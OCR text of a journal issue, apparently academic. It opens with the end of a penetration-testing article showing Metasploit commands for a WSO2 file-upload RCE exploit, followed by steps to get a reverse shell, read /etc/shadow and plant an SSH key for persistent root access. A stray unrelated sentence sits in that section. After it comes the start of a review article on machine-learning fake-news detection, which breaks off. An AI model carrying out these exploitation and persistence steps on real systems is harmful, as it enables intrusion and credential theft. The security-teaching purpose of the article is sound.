
You need to specify the target ip (RHOSTS) and specify the ip address of Kali linux (LHOST), and other parameters. In this case, it is enough for us to specify both ip, the rest is left by default. Specified via the set RHOSTS ta.rg.et.ip and set LHOST ka.li.i.p commands, where ta.rg.et.ip is the target's ip address and ka.li.i.p is the Kali Linux ip.

```
msf6 exploit(multi/http/wso2_file_upload_rce) > set RHOSTS 10.[redacted]19
RHOSTS => 10.[redacted]19
msf6 exploit(multi/http/wso2_file_upload_rce) > set LHOST 10.[redacted]6
LHOST => 10.[redacted].6
```


Re-check the settings with the show options command, if everything is correct, run the exploit.



Exploit was successful, the reverse shell was launched. We look at information about the remote system with the sysinfo command. Information from whom the getuid process is running.



View the /etc/passwd and /etc/shadow files for further decryption.



The /etc/shadow file.

You can upload an ssh key to get full access to the system.


To do this, we will create a key on Kali linux ssh using the ssh-keygen command. The key pair id_rsa and id_rsa.pub will be created, rename id_rsa.pub to authorized_keys. After that authorized_keys you need to copy this file to the remote computer in the directory /root/.ssh/

cd /root/.ssh/

upload authorized_keys.

Checking access with Kali Linux.

$ ssh root@ ta.rg.et.ip -i .ssh/id_rsa



Two different types of styles can be used: In-line style, and Display style.

Conclusion

In conclusion, high-level vulnerabilities were discovered, they were successfully exploited, and their ssh key was set for further connection. Thus, it can be noted that vulnerability scanning is an important phase of penetration testing. A timely updated vulnerability scanner can play an important role and help detect previously overlooked vulnerabilities. Using a tool like OpenVAS can identify misconfigured hosts, out-of-date software, and help departmental security technicians make their infrastructure more secure.

References

Aryanti D. et al. (2021). Analisis Kerentanan Keamanan Website Menggunakan Metode Owasp (Open Web Application Security Project) Pada Dinas Tenaga Kerja //J. Syntax Fusion. -2021. – T. 1. - №. 03. - Pp. 15–25. DOI: 10.54543/fusion.v1i03.53.

Astriani T. (2021). Analisa Kerentanan Pada Vulnerable Docker Menggunakan Scanner Openvas Dan Docker Scan Dengan Acuan Standar Nist 800-115 //JATISI (Jurnal Tek. Inform. dan Sist. Informasi). - 2021. - T. 8. – №. 4. - Pp. 2041–2050. DOI: 10.35957/jatisi.v8i4.1232.

Cisar P. et al. (2019). Some ethical hacking possibilities in Kali Linux environment //J. Appl. Tech. Educ. Sci. jATES. – 2019. – T. 9. - №. 4. - Pp. 129–149.Available: http://doi.org/10.24368/jates.v9i4.139http://jates.org

Darojat E. Z. et al. (2022). Vulnerability Assessment Website E-Government dengan NIST SP 800-115 dan OWASP Menggunakan Web Vulnerability Scanner //J. Sist. Inf. BISNIS. – 2022. – T. 12. - №. 1. - Pp. 36–44. DOI: 10.21456/vol12iss1pp36-44.

Heiding F. et al. (2023). Penetration testing of connected households //Comput. Secur. – 2023. – T. 126. - №. 4. - Pp. 1–13. DOI: 10.1016/j.cose.2022.103067.

Kyei M. et al. (2020). Penetration Testing of IEEE 802.11 Encryption Protocols using Kali Linux Hacking Tools //Int. J. Comput. Appl. – 2020. – T. 176. - №. 32. -Pp. 26–33. DOI: 10.5120/ijca2020920365.

Laksmiati D. (2023). Vulnerability Assessment Pada Situs www.Hatsehat.com Menggunakan Openvas // Akrab Juara J. Ilmu-ilmu Sos. – 2023. – T. 5. - №. 3. - Pp. 240–246.

Melladia M. et al. (2022). Penerapan Data Mining Pemasaran Produk Menggunakan Metode Clustering //J. Tek. Inf. dan Komput. – 2022. - T. 5. - №. 1. - Pp. 160–167. DOI: 10.37600/tekinkom.v5i1.458.

Mira Orisa et al. (2021). Vulnerability Assesment Untuk Meningkatkan Kualitas Kemanan Web // J. Mnemon. 2021. – T. 4. - №. 1. - Pp. 16–19. DOI: 10.36040/mnemonic.v4i1.3213.

Nur M. T. M. A. et al. (2020). Implementasi Risk assessment pada Divisi Teknologi Informasi Di PT. XYZ Menggunakan Iso 27005:2008 //in e-Proceeding of Engineering. – 2020. – Pp. 2111–2118.

Paramita D. M. et al. (2019). Analysis of Network Performance Management Dashboard //Int. J. Mech. Eng. Technol. – 2019. – T. 10. - №. 03. - Pp. 952–963. Available: http://edocs.ilkom.unsri.ac.id/4362/2/Manjar1_MonicaAdhelia_09011181621009.pdf

Sahtyawan R. (2019). Penerapan Zero Entry Hacking Didalam Security Misconfiguration Pada Vapt (Vulnerability Assessment And Penetration Testing) //J. Inf. Syst. Manag. – 2019. – T. 1. -№. 1. - Pp. 18–22. DOI: 10.24076/JOISM.2019v1i1.18.

Seema R. et al. (2019). Penetration Testing Using Metasploit Framework : an Ethical Approach //Int. Res. J. Eng. Technol. – 2019. – T. 06. №. 08. - Pp. 538–542. Available: https://www.academia.edu/40379823/IRJET-_PENETRATION_TESTING_USING_METASPLOIT_FRAMEWORK_AN_ETHICAL_APPROACH.

Sikumbang E. D. et al. (2018). Penerapan Data Mining Penjualan Sepatu Menggunakan Metode Algoritma Apriori //J. Tek. Komput. Amik BSI. – 2018. - T. 4. - №. 1. - Pp. 156–161. DOI: 10.31294/jtk.v4i1.2560.

Tania A. M. et al. (2018). Keamanan Website Menggunakan Vulnerability Assessment // INFORMATICS Educ. Prof. J. Inform. – 2018. – T. 2. - №. 2. - Pp. 171–180.

Wibowo F. et al. (2019). Uji Vulnerability pada Website Jurnal Ilmiah Universitas Muhammadiyah Purwokerto Menggunakan OpenVAS dan Acunetix WVS. //J. Inform. – 2019. T. 6. - №. 2. - Pp. 212–217. DOI: 10.31311/ji.v6i2.5925.

NEWS OF THE NATIONAL ACADEMY OF SCIENCESOF THE REPUBLIC OF KAZAKHSTAN
PHYSICO-MATHEMATICAL SERIES
ISSN 1991-346X
Volume 4. Namber 352 (2024). 231–247
https://doi.org/10.32014/2024.2518-1726.320

ҒТМР 28.23.01
ӘОЖ 004.912

©D.B. Tyulemissova[1], A.K. Shaikhanova[1*], V. Martsenyuk[2], G.A. Uskenbayeva[1], G.B. Bekeshova[1], 2024.
[1]Eurasian National University named after L.N. Gumilyov, Astana, Kazakhstan;
[2] University of Bielsko-Biala, Bielsko-Biala, Poland.
E-mail: shaikhanova_ak@enu.kz

MODERN APPROACHES TO STUDYING THE DYNAMICS OF INFORMATION FLOW IN SOCIAL MEDIA BASED ON MACHINE LEARNING METHODS

Tyulemisova Dana Bolatovna – Master of Technical Sciences, PhD student in the specialty 8D06306 – "Information Security Systems" of the L.N. Gumilyov Eurasian National University, Astana, Kazakhstan, E-mail: tyulemissova_db_3@enu.kz; https://orcid.org/0009-0006-5319-7742;
Shaikhanova Aigul Kairulayevna – PhD, Professor, Department of Information Security, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan, E-mail: shaikhanova_ak@enu.kz, https://orcid.org/0000-0001-6006-4813;
Martsenyuk Vasyl – Doctor of Technical Sciences, Professor, Department of Informatics and Automation, University of Bielsko-Biala, Bielsko-Biala, Poland, E-mail: vmartsenyuk@ath.bielsko.pl, https://orcid.org/0000-0001-5622-1038;
Uskenbayeva Gulzhan Amangaziyevna – PhD, Head of the Department of Systems Analysis and Management, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan; E-mail: gulzhum_01@mail.ru, https://orcid.org/ 0000-0001-6904-8000;
Bekeshova Gulvira Baurzhanovna – Master of Technical Sciences, Lecturer, Department of Information Security, L.N. Gumilyov Eurasian National University; Astana, Kazakhstan, E-mail: bekeshova_gb@enu.kz,: https://orcid.org/ 0000-0002-1635-4693.

Abstract. This review article presents modern approaches to analyzing information flow in social media using deep machine learning. Particular attention is paid to deep recurrent neural networks used for emotion and sentiment analysis using artificial intelligence, as well as natural language understanding methods. In addition, new methods for identifying fake news are considered, based on analysis of their dissemination on social networks. Convolutional neural networks (CNN), deep neural networks (DNN) and long short-term memory (LSTM) are used for this purpose, which can effectively detect false news. The results of recent research in this area and their significance for the modern information space in social media are discussed. This overview analysis examines the main machine learning approaches that are based on the analysis of a domain map of bibliometric data.

The research carried out using the Bibliometrix tool for bibliometric analysis and scientific mapping made it possible to cover the current state and main directions of development in the field of machine learning. Key research trends identified in bibliometric data are discussed, as well as the relevance and promise of these methods for further progress in the field of machine learning. In the final analysis, it was found that the main focus of researchers in the field of modern approaches to studying the dynamics of information flow in social media, based on machine learning methods, is focused on the following areas: deep learning, recurrent neural networks, text sentiment analysis, classification and convolutional neural networks.

Keywords: information dissemination, machine learning, artificial intelligence, neural networks, recurrent neural network, deep learning algorithms, social networks.

Д.Б. Тюлемисова[1], ©А.К. Шайханова[1]*, В.П. Мартценюк[2] ,
Г.А. Ускенбаева[1], Г.В. Бекешева[1], 2024.
[1]Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан;
[2] Бельско-Бьяла университеті, Бельско-Бьяла, Польша.
E-mail: shaikhanova_ak@enu.kz

МАШИНАЛЫҚ ОҚЫТУ ӘДІСТЕРІНЕ НЕГІЗДЕЛГЕН ӘЛЕУМЕТТІК ЖЕЛІЛЕРДЕГІ АҚПАРАТ АҒЫНЫНЫҢ ДИНАМИКАСЫН ЗЕРТТЕУДІҢ ЗАМАНАУИ ТӘСІЛДЕРІ

Тюлемисова Дана Болатқызы – техника ғылымдарының магистрі, 8D06306 – Ақпараттық қауіпсіздік жүйелері мамандығының докторанты, Еуразия ұлттық университеті. Л.Н. Гумилев, Астана, Қазақстан, E-mail: tyulemissova_db_3@enu.kz; https://orcid.org/0009-0006-5319-7742;
Шайханова Айгуль Кайрулақызы – PhD, ақпараттық қауіпсіздік кафедрасының профессоры; Л.Н. Гумилев атындағы ЕҰУ, Астана, Қазақстан, E-mail: shaikhanova_ak@enu.kz, https://orcid.org/0000-0001-6006-4813;
Мартценюк Васыль – техника ғылымдарының докторы, информатика және автоматика кафедрасының профессоры, Бельско-Бьяла университеті, Бельско-Бьяла, Польша, E-mail: vmartsenyuk@ath.bielsko.pl; https://orcid.org/0000-0001-5622-1038;
Ускенбаева Гүлжан Аманғазықызы – PhD, жүйелік талдау және басқару кафедрасының бастығы, Л.Н. Гумилев атындағы ЕҰУ, Астана, Қазақстан, E-mail: gulzhum_01@mail.ru, https://orcid.org/ 0000-0001-6904-8000;
Бекешова Гүлвира Бауржанқызы – ғылым магистрі, ақпараттық қауіпсіздік кафедрасының оқытушысы, Л.Н. Гумилев атындағы ЕҰУ, Астана, Қазақстан, E-mail: bekeshova_gb@enu.kz, https://orcid.org/ 0000-0002-1635-4693.

Аннотация. Бұл шолу мақаласы терең машиналық оқытуды қолдана отырып, әлеуметтік медиадағы ақпарат ағынын талдаудың заманауи тәсілдерін ұсынады. Жасанды интеллект, сондай-ақ табиғи тілді түсіну әдістері арқылы эмоциялар мен сезімдерді талдау үшін пайдаланылатын терең қайталанатын нейрондық желілерге ерекше назар аударылады. Сонымен қатар, олардың әлеуметтік желілерде таралуын талдау негізінде жалған жаңалықтарды анықтаудың жаңа әдістері қарастырылады. Бұл мақсатта жалған

жаңалықтарды тиімді анықтай алатын конволюционды нейрондық желілер (CNN), терең нейрондық желілер (DNN) және ұзақ қысқа мерзімді жады (LSTM) қолданылады. Осы саладағы соңғы зерттеулердің нәтижелері және олардың әлеуметтік желілердегі заманауи ақпараттық кеңістік үшін маңызы талқыланады. Бұл шолу талдауы библиометриялық деректердің домендік картасын талдауға негізделген машиналық оқытудың негізгі тәсілдерін қарастырады. Библиометриялық талдау және ғылыми картаға түсіру үшін Bibliometrix құралын қолдану арқылы жүргізілген зерттеулер машиналық оқыту саласындағы қазіргі жағдай мен дамудың негізгі бағыттарын қамтуға мүмкіндік берді. Библиометриялық деректерде анықталған негізгі зерттеу тенденциялары, сондай-ақ машиналық оқыту саласындағы одан әрі ілгерілеу үшін осы әдістердің өзектілігі мен болашағы талқыланады. Қорытынды талдауда машиналық оқыту әдістеріне негізделген әлеуметтік желілердегі ақпарат ағынының динамикасын зерттеудің заманауи тәсілдері саласындағы зерттеушілердің негізгі назары келесі бағыттарға негізделгені анықталды: терең оқыту, қайталанатын нейрондық желілер, мәтіндік сезімді талдау, жіктеу және конволюционды нейрондық желілер.

Түйін сөздер: ақпаратты тарату, машиналық оқыту, жасанды интеллект, нейрондық желілер, қайталанатын нейрондық желі, терең оқыту алгоритмдері, әлеуметтік желілер.

Д.Б. Тюлемисова[1], ©А.К. Шайханова[1*], В. Мартценюк[2], Г.А. Ускенбаева[1], Г.В. Бекешева[1], 2024.

[1]Евразийский национальный университет имени Л.Н. Гумилева,
Астана, Казахстан;
[2]Университет Бельско-Бяла, Бельско-Бяла, Польша.
E-mail: shaikhanova_ak@enu.kz

СОВРЕМЕННЫЕ ПОДХОДЫ К ИЗУЧЕНИЮ ДИНАМИКИ ИНФОРМАЦИОННОГО ПОТОКА В СОЦИАЛЬНЫХ МЕДИА НА ОСНОВЕ МЕТОДОВ МАШИННОГО ОБУЧЕНИЯ

Тюлемисова Дана Болатовна – магистр технических наук, докторант специальности 8D06306 – «Системы информационной безопасности» Евразийского национального университета им. Л.Н. Гумилева, Астана, Казахстан, E-mail: tyulemissova_db_3@enu.kz, https://orcid.org/0009-0006-5319-7742;

Шайханова Айгуль Кайрулаевна – PhD, профессор кафедры информационной безопасности, Евразийский национальный университет им. Л.Н. Гумилева, Астана, Казахстан, E-mail: shaikhanova_ak@enu.kz, https://orcid.org/0000-0001-6006-4813;

Мартценюк Васыль – доктор технических наук, профессор кафедры информатики и автоматизации, Университет Бельско-Бяла, г. Бельско-Бяла, Польша, E-mail: vmartsenyuk@ath.bielsko.pl, https://orcid.org/0000-0001-5622-1038;

Ускенбаева Гульжан Амангазыевна – PhD, заведующий кафедрой системного анализа и управления, Евразийский национальный университет им. Л.Н. Гумилева, Астана, Казахстан, E-mail: gulzhum_01@mail.ru, https://orcid.org/ 0000-0001-6904-8000;

Бекешова Гульвира Бауржановна – магистр наук, преподаватель кафедры информационной безопасности, Евразийский национальный университет им. Л.Н. Гумилева, Астана, Казахстан, E-mail: bekeshova_gb@enu.kz, https://orcid.org/ 0000-0002-1635-4693.

Аннотация. Данная обзорная статья представляет современные подходы к анализу информационного потока в социальных медиа с применением глубокого машинного обучения. Особое внимание уделяется глубоким рекуррентным нейронным сетям, используемым для анализа эмоций и настроений с использованием искусственного интеллекта, а также методам понимания естественного языка. Кроме того, рассматриваются новые методы выявления фейковых новостей, основанные на анализе их распространения в социальных сетях. Для этой цели применяются сверточные нейронные сети (CNN), глубокие нейронные сети (DNN) и долговременная краткосрочная память (LSTM), что позволяет эффективно обнаруживать ложные новости. Обсуждаются результаты последних исследований в данной области и их значимость для современного информационного пространства в социальных медиа. В данном обзорном анализе рассматриваются основные подходы машинного обучения, которые базируются на анализе карты предметной области библиометрических данных. Проведенное исследование при помощи инструмента Bibliometrix для библиометрического анализа и научного картографирования, позволило охватить текущее состояние и основные направления развития в области машинного обучения. Обсуждаются ключевые тенденции исследований, выявленные в библиометрических данных, а также значимость и перспективы этих методов для дальнейшего прогресса в области машинного обучения. В итоговом анализе было обнаружено, что основное внимание исследователей в области современных подходов к изучению динамики информационного потока в социальных медиа, основанных на методах машинного обучения, сосредоточено на следующих направлениях: глубокое обучение, рекуррентные нейронные сети, анализ тональности текста, классификация и сверточные нейронные сети.

Ключевые слова: распространение информации, машинное обучение, искусственный интеллект, нейронные сети, рекуррентная нейронная сеть, алгоритмы глубокого обучения, социальные сети.

Введение. В современном информационном обществе социальные медиа стали неотъемлемой частью нашей повседневной жизни, оказывая значительное влияние на формирование общественного мнения, распространение новостей и создание социокультурных трендов. Стремительное развитие цифровых технологий и доступность интернета привели к взрывному росту объема информации, поступающей через социальные платформы. Однако, за этим потоком данных скрывается сложная динамика, требующая глубокого анализа для понимания его структуры, тенденций и влияния на общественные процессы. Анализ динамики информационного потока на основе этих

методов позволяет выявлять аномалии, идентифицировать потенциально ложную информацию и обнаруживать паттерны, свидетельствующие о распространении фейковых новостей.

Одно из определений фейковых новостей было представлено в статье (Bahad, 2019) Согласно данному определению, фейковые новости представляют собой «выдуманные истории, созданные с целью введения в заблуждение», где важнее не достоверность информации, а соответствие теме, привлекательности для аудитории. Возникновению фейковых новостей способствовали факторы, которые подорвали доверие к классической журналистике; кроме того, их целью является заработок на трансляции.

Также согласно (Junaid Ali Reshi, 2023) фейковые новости представляют собой явление, которое несет за собой потенциально серьезные последствия, как на личном, так и на общенациональном или даже глобальном уровне. Исследования показывают, что недостоверная информация может распространяться гораздо быстрее, чем проверенные факты, и ее воздействие изучалось в различных контекстах, особенно влиянии на политические выборы. Быстрое распространение ложных новостей может иметь серьезные последствия, включая подрыв доверия к демократическим процессам и созданию общественного хаоса.

Фейковая информация, циркулирующая в социальных медиа, может оказывать значительное воздействие на общественное мнение и принятие важных решений на различных уровнях – от личного до глобального. Введение в данную тему подчеркивает не только серьезность проблемы, но и ее потенциальные последствия для демократических процессов и стабильности общества.

Согласно (Junaid Ali Reshi, 2023) для обнаружения фейковых новостей в современных интеллектуальных приложениях часто используют машинное обучение и глубокое обучение. Разработка функций играет ключевую роль в этом процессе, поскольку улучшение функций существенно повышает производительность моделей. В прошлом для этой задачи часто использовались ручные функции, работа над которыми была важным этапом исследований.

Кроме того, для обнаружения фейковых новостей часто применялись алгоритмы машинного обучения, такие как «Случайный лес» (Random Forest), “Машины опорных векторов” (Support Vector Machines) и «Наивный Байес» (Naive Bayes).

Также согласно статье (Bohra, et al., 2018) некоторые методы и методологии используют искуственный интеллект (ИИ) для обнаружения аберрантной модели дисперсии передачи фейковых новостей.

Многочисленные исследования по изучению информации с применением машинного обучения представляют различные определения и методы. Для проведения всестороннего библиометрического анализа и создания научной картографии этих работ был задействован инструмент Bibliometrix.

Bibliometrix представляет собой набор инструментов для языка программирования R, который предназначен для качественного анализа в области наукометрии и библиометрии. Этот пакет позволяет проводить количественный анализ и статистические исследования в отношении различных видов публикаций, таких как журнальные статьи, а также подсчет их цитирования.

Полученные количественные оценки данных публикаций и цитирования используются для анализа роста, зрелости, ведущих авторов, формирования концептуальных и интеллектуальных карт, а также определения тенденций в научном сообществе по всем областям науки. Bibliometrix также широко используется для оценки результатов исследований, особенно в университетских и государственных лабораториях, руководителями и администраторами исследований, специалистами по информации и самими учеными.

В данной статье представлен обзор исследований, посвященных анализу информационного потока при помощи методов машинного обучения, а также основные принципы и методы, используемые в этом процессе.

Основные подходы машинного обучения для изучения динамики потока информации. Для анализа информации в социальных медиа применяются различные методы и алгоритмы машинного обучения, которые помогают извлекать полезные знания и понимать динамику поведения пользователей. Вот несколько ключевых методов и алгоритмов:

Нейронные сети: Глубокие нейронные сети, такие как сверточные нейронные сети (CNN) и рекуррентные нейронные сети (RNN), используются для различных задач, таких как классификация текста, анализ тональности, генерация текста и прогнозирование трендов.

Методы обработки естественного языка (NLP): NLP-алгоритмы, такие как Word2Vec, GloVe, BERT и LSTM, применяются для анализа текстовой информации в социальных медиа. Они помогают в извлечении смысла из текстов, определении тональности, выявлении тематик и выделении ключевых фраз.

Алгоритмы кластеризации: Кластеризация используется для группировки пользователей или содержимого социальных медиа по схожим характеристикам. Это может быть полезно для выявления сообществ и интересов пользователей.

Методы обучения с учителем: К алгоритмам обучения с учителем относятся классификация и регрессия. Они используются, например, для определения тональности текстов, классификации тематик сообщений или предсказания поведения пользователей.

Методы обучения без учителя: Алгоритмы обучения без учителя, такие как метод главных компонент (PCA) и t-SNE, применяются для визуализации и анализа данных, выявления скрытых паттернов и структур в информации.

Алгоритмы анализа социальных сетей: Для изучения структуры и взаимодействий в социальных медиа используются алгоритмы анализа графов, такие как центральность узлов, поиск сообществ, анализ распределения степеней узлов и др.

Методы временных рядов: Применяются для анализа динамики изменений активности пользователей во времени, прогнозирования популярности контента и выявления сезонных трендов.

Алгоритмы анализа эмоций: Эти алгоритмы используются для определения эмоциональной окраски текстовой информации в социальных медиа. Они помогают выявлять тональность комментариев, постов и реакций пользователей.

Методы обнаружения аномалий: Применяются для выявления необычного или подозрительного поведения пользователей в социальных медиа. Это может включать в себя обнаружение фейковых аккаунтов, распространение дезинформации или другие аномальные действия.

Генетические алгоритмы и оптимизация: Эти методы используются для оптимизации процессов в социальных медиа, таких как рекламные кампании, персонализация контента или улучшение рекомендаций. Они помогают улучшить пользовательский опыт и эффективность маркетинговых стратегий.

Методы анализа изображений: Применяются для анализа и классификации изображений, размещаемых в социальных медиа. Это может включать в себя распознавание объектов, лиц, сцен и действий на изображениях, а также оценку их эмоциональной окраски.

Алгоритмы анализа геолокации: Используются для анализа данных о местоположении пользователей в социальных медиа. Они позволяют выявлять географические тенденции, поведенческие особенности различных регионов и взаимосвязи между местоположением и активностью пользователей.

Каждый из этих методов имеет свои преимущества и ограничения, и выбор конкретного метода зависит от конкретных целей и задач исследования.

В статье (Anezi, F.Y.A) рассматривается алгоритм глубокого машинного обучения для автоматической классификации и обнаружения провокации негативных эмоций на арабском языке. Исследование разработало уникальный набор данных из 4203 комментариев, взятые с различных медиа платформ и охватывающих различные аспекты контента.

Эти данные были тщательно обработаны и классифицированы для использования в обучении глубоких рекуррентных нейронных сетей (RNN) для автоматической классификации враждебных настроений с использованием арабского языка. Модель RDNN-2 с 10 слоями и RDNN-1 с 5 слоями достигли высоких уровней распознавания: 99,73% для бинарной классификации, 95,38% для трех классов и 84,14% для семи классов, превзойдя аналогичные методы из литературы.

В статье (Akash Goel, 2022) рассматривается роль искусственной

нейронной сети и машинного обучения в использовании пространственной информации, но не описываются конкретные принципы и методы машинного обучения. Вместо этого, он показывает применение машинного обучения в любой области для решения реальных задач и прогнозирования возможных результатов.

В исследовании (Pushpendu Kar, 2023) авторы описывают модель глубокого обучения для раннего выявления твитов с поддельными изображениями в социальных сетях путем классификации их распространения. Авторы используют набор пользовательских и твит-функций для построения схемы распространения поддельных изображений, а RNN применяются для анализа глобальных изменений в этих функциях в процессе распространения.

Согласно проведенному эксперименту с набором данных Weibo показывало, что данная модель превосходит существующие методы классификации поддельных изображений и некоторые распространенные методы обнаружения слухов. Кроме того, эта модель обнаружения эффективна на ранней стадии распространения, что помогает минимизировать вредные последствия от поддельных изображений.

В статье (Ubillúset al., 2023) авторами было проведено исследование на предмет обнаружения и предотвращения фальшивой информации касательно Covid-19 с помощью некоторых методов искусственного интеллекта, такие как нейронные сети, анализ настроений, машинное обучение.Для проведения исследования авторы использовали и предложили механизм обнаружения спамеров, основанный на совместных нейронных сетях (Co-Spam) в социальных сетях и приложениях. По проведенному исследованию авторы сделали выводы, согласно которому методы, применяемые с использованием искусственного интеллекта, не смогли глубоко идентифицировать вводящие в заблуждение новости.

Эти используемые методы не являются приложениями реального времени, поскольку каждый метод искусственного интеллекта отдельно извлекает данные из информации социальных сетей, генерирует диагнозы без оповещений в реальном времени. В статье (Kietzmann et al., 2018; Rubin et al., 2016) был проведен анализ эмоций и настроений с помощью искусственного интеллекта (ИИ). Единица анализа в этом исследовании включает в себя текст, написанный в основном тексте, и заголовки новостных статей в наборе данных. Следуя предложению Хорна и Адали (2017), в настоящем исследовании основной текст и заголовки реальных новостей и фейковых новостей анализируются отдельно.

Первый шаг в анализе данных включал анализ набора данных с использованием приложения IBM Watson AI. Системы искусственного интеллекта, такие как IBM Watson, используют понимание естественного языка, чтобы придавать значение человеческому языку, повседневному человеческому языку, а также обнаруживать лингвистические закономерности,

актуальность, настроения и другие лингвистические особенности.

Современные методы машинного обучения в анализе динамики информационного потока

В статье (Jung et al., 2023), описывается модель TSNN для выявления фейковых новостей на основе анализа их распространения в социальных сетях. Они используют подход суперузла и двухэтапную графовую нейронную сеть, достигая высокой точности на наборах данных PolitiFact и GossipCop. Модель показывает значительное превосходство над другими методами и проходит тесты абляции, подтверждая эффективность ее компонентов.

В статье (Laith Abualigah, 2023) приведен новый метод, который улучшает систему обнаружения ложных новостей за счет применения алгоритма Glove для предварительной обработки текста. Этот метод использует сверточные нейронные сети (CNN), глубокие нейронные сети (DNN) и долговременную краткосрочную память (LSTM). Применение RNN с GloVe на этапе предварительной обработки на наборе данных Curpos привело к высокой точности классификации - 98,974%.

В статье **(**Alshahrani, 2023) авторы предлагают новый алгоритм HPOHDL-FND, который позволяет распознавать и классифицировать вводящие в заблуждение новости после многократного анализа большого количества данных с помощью подхода LSTM-RNN, хотя для повышения эффективности он должен включать выбор функций.

В своем исследовании (Katz et al., 2015) предложили новый метод ConSent, в котором они применили подходы из области поиска информации для выявления ключевых фраз, свидетельствующих о настроениях.

Авторы использовали слова контекста для отображения взаимосвязей между ключевыми терминами, выявленными в процессе, чтобы определить наиболее соответствующий контекст для каждой центральной темы. Их модель устойчива к шуму и показала себя эффективной по сравнению с современными моделями.

В статье (Leo et al., 2020) авторы разработали новую архитектуру, сочетая скрытые уровни BERT с встраиванием слов, такими как ELMo, при помощи GRU. Они изучали лингвистическую информацию, содержащуюся в скрытых слоях BERT, и старались использовать этот аспект.

Данная модель может быть применена к другим моделям, основанным на BERT, таким как Roberta. Для предотвращения переобучения модели использовали классификатор с ранней остановкой и механизм голосования.

В своей статье (Vaswani et al., 2017) представили новую архитектуру нейронной сети, известную как трансформатор, основанную на механизме самовнимания.

Принцип внимания стал ключевой концепцией, способствующей улучшению производительности приложений машинного перевода. Трансформер - это модель, которая использует внимание для ускорения

обучения таких моделей.

Эта архитектура продемонстрировала более высокие результаты по сравнению с рекуррентными и сверточными моделями в задачах языкового понимания, включая перевод с английского на немецкий.

В статье (Boukobza et al, 2022) авторы разработали новый метод, использующий глубокие нейронные сети, для одновременного анализа общественных тем и настроений, и применили его к твитам, опубликованным непосредственно после объявления Всемирной организацией здравоохранения (ВОЗ) о пандемии COVID-19.

В своем исследовании авторы объединили лексиконы с сверточными нейронными сетями для улучшения прогнозирования настроений. Обученная модель достигла общей точности в 81% и успешно выделяла взвешенные слова, связанные с предсказываемой оценкой интенсивности настроений. Затем эти результаты были визуализированы через интерактивный и настраиваемый веб-интерфейс, основанный на облаке слов. Путем анализа облака слов исследователи выделили основные темы, получившие как крайне положительные, так и отрицательные оценки интенсивности настроений.

Этот подход, использующий глубокие нейронные сети для одновременного извлечения публичных тем и настроений из твитов, представляет собой ценный инструмент для мониторинга общественного мнения в периоды кризисов, таких как пандемии.

В своей статье (Chalehchaleh et al, 2024) авторы представляют новую гибридную и многофункциональную систему обнаружения фейковых новостей, которая объединяет в себе как анализ содержания (например, текста), так и контекста (например, профилей пользователей и графики распространения) новостей. Предложенная структура BRaG использует комбинацию предварительно обученных моделей, таких как BERT для обработки текста новостей, рекуррентную нейронную сеть (RNN) для анализа последовательности пользователей и графовую нейронную сеть (GNN) для анализа графа распространения новостей. Это позволяет формировать вектор представления для окончательной оценки новостей.

Кроме того, в подходе учитываются текстовые значения смайлов, чтобы учесть контекстную информацию, которую они могут передавать. Эффективность предложенной системы подтверждается на двух реальных наборах данных, где она показывает лучшие результаты по сравнению с базовыми показателями и современными моделями обнаружения фейковых новостей.

Источники данных основных методов и принципов распространения информации в социальных сетях на основе алгоритмов машинного обучения. В данном исследовании для получения информации была использована библиографическая база данных научных статей Web of Science. Был проведен расширенный поиск, в ходе которого было обнаружено

50 документов, опубликованных за последние три года в период с 2021 по 2024 год. Это было выполнено с целью проведения анализа современных моделей распространения информации в социальных медиа, основанные на алгоритмах машинного обучения.

Первый рисунок (Рисунок 1) отображает количество научных публикаций в области исследования распространения информации в социальных сетях за период с 2021 по 2024 год. Наблюдается стабильный рост числа публикаций со временем, что свидетельствует о важности и актуальности проблем, связанных с распространением информации в социальных медиа. Эти проблемы охватывают такие аспекты, как фильтрация контента, борьба с дезинформацией, анализ воздействия в социальных сетях и другие.

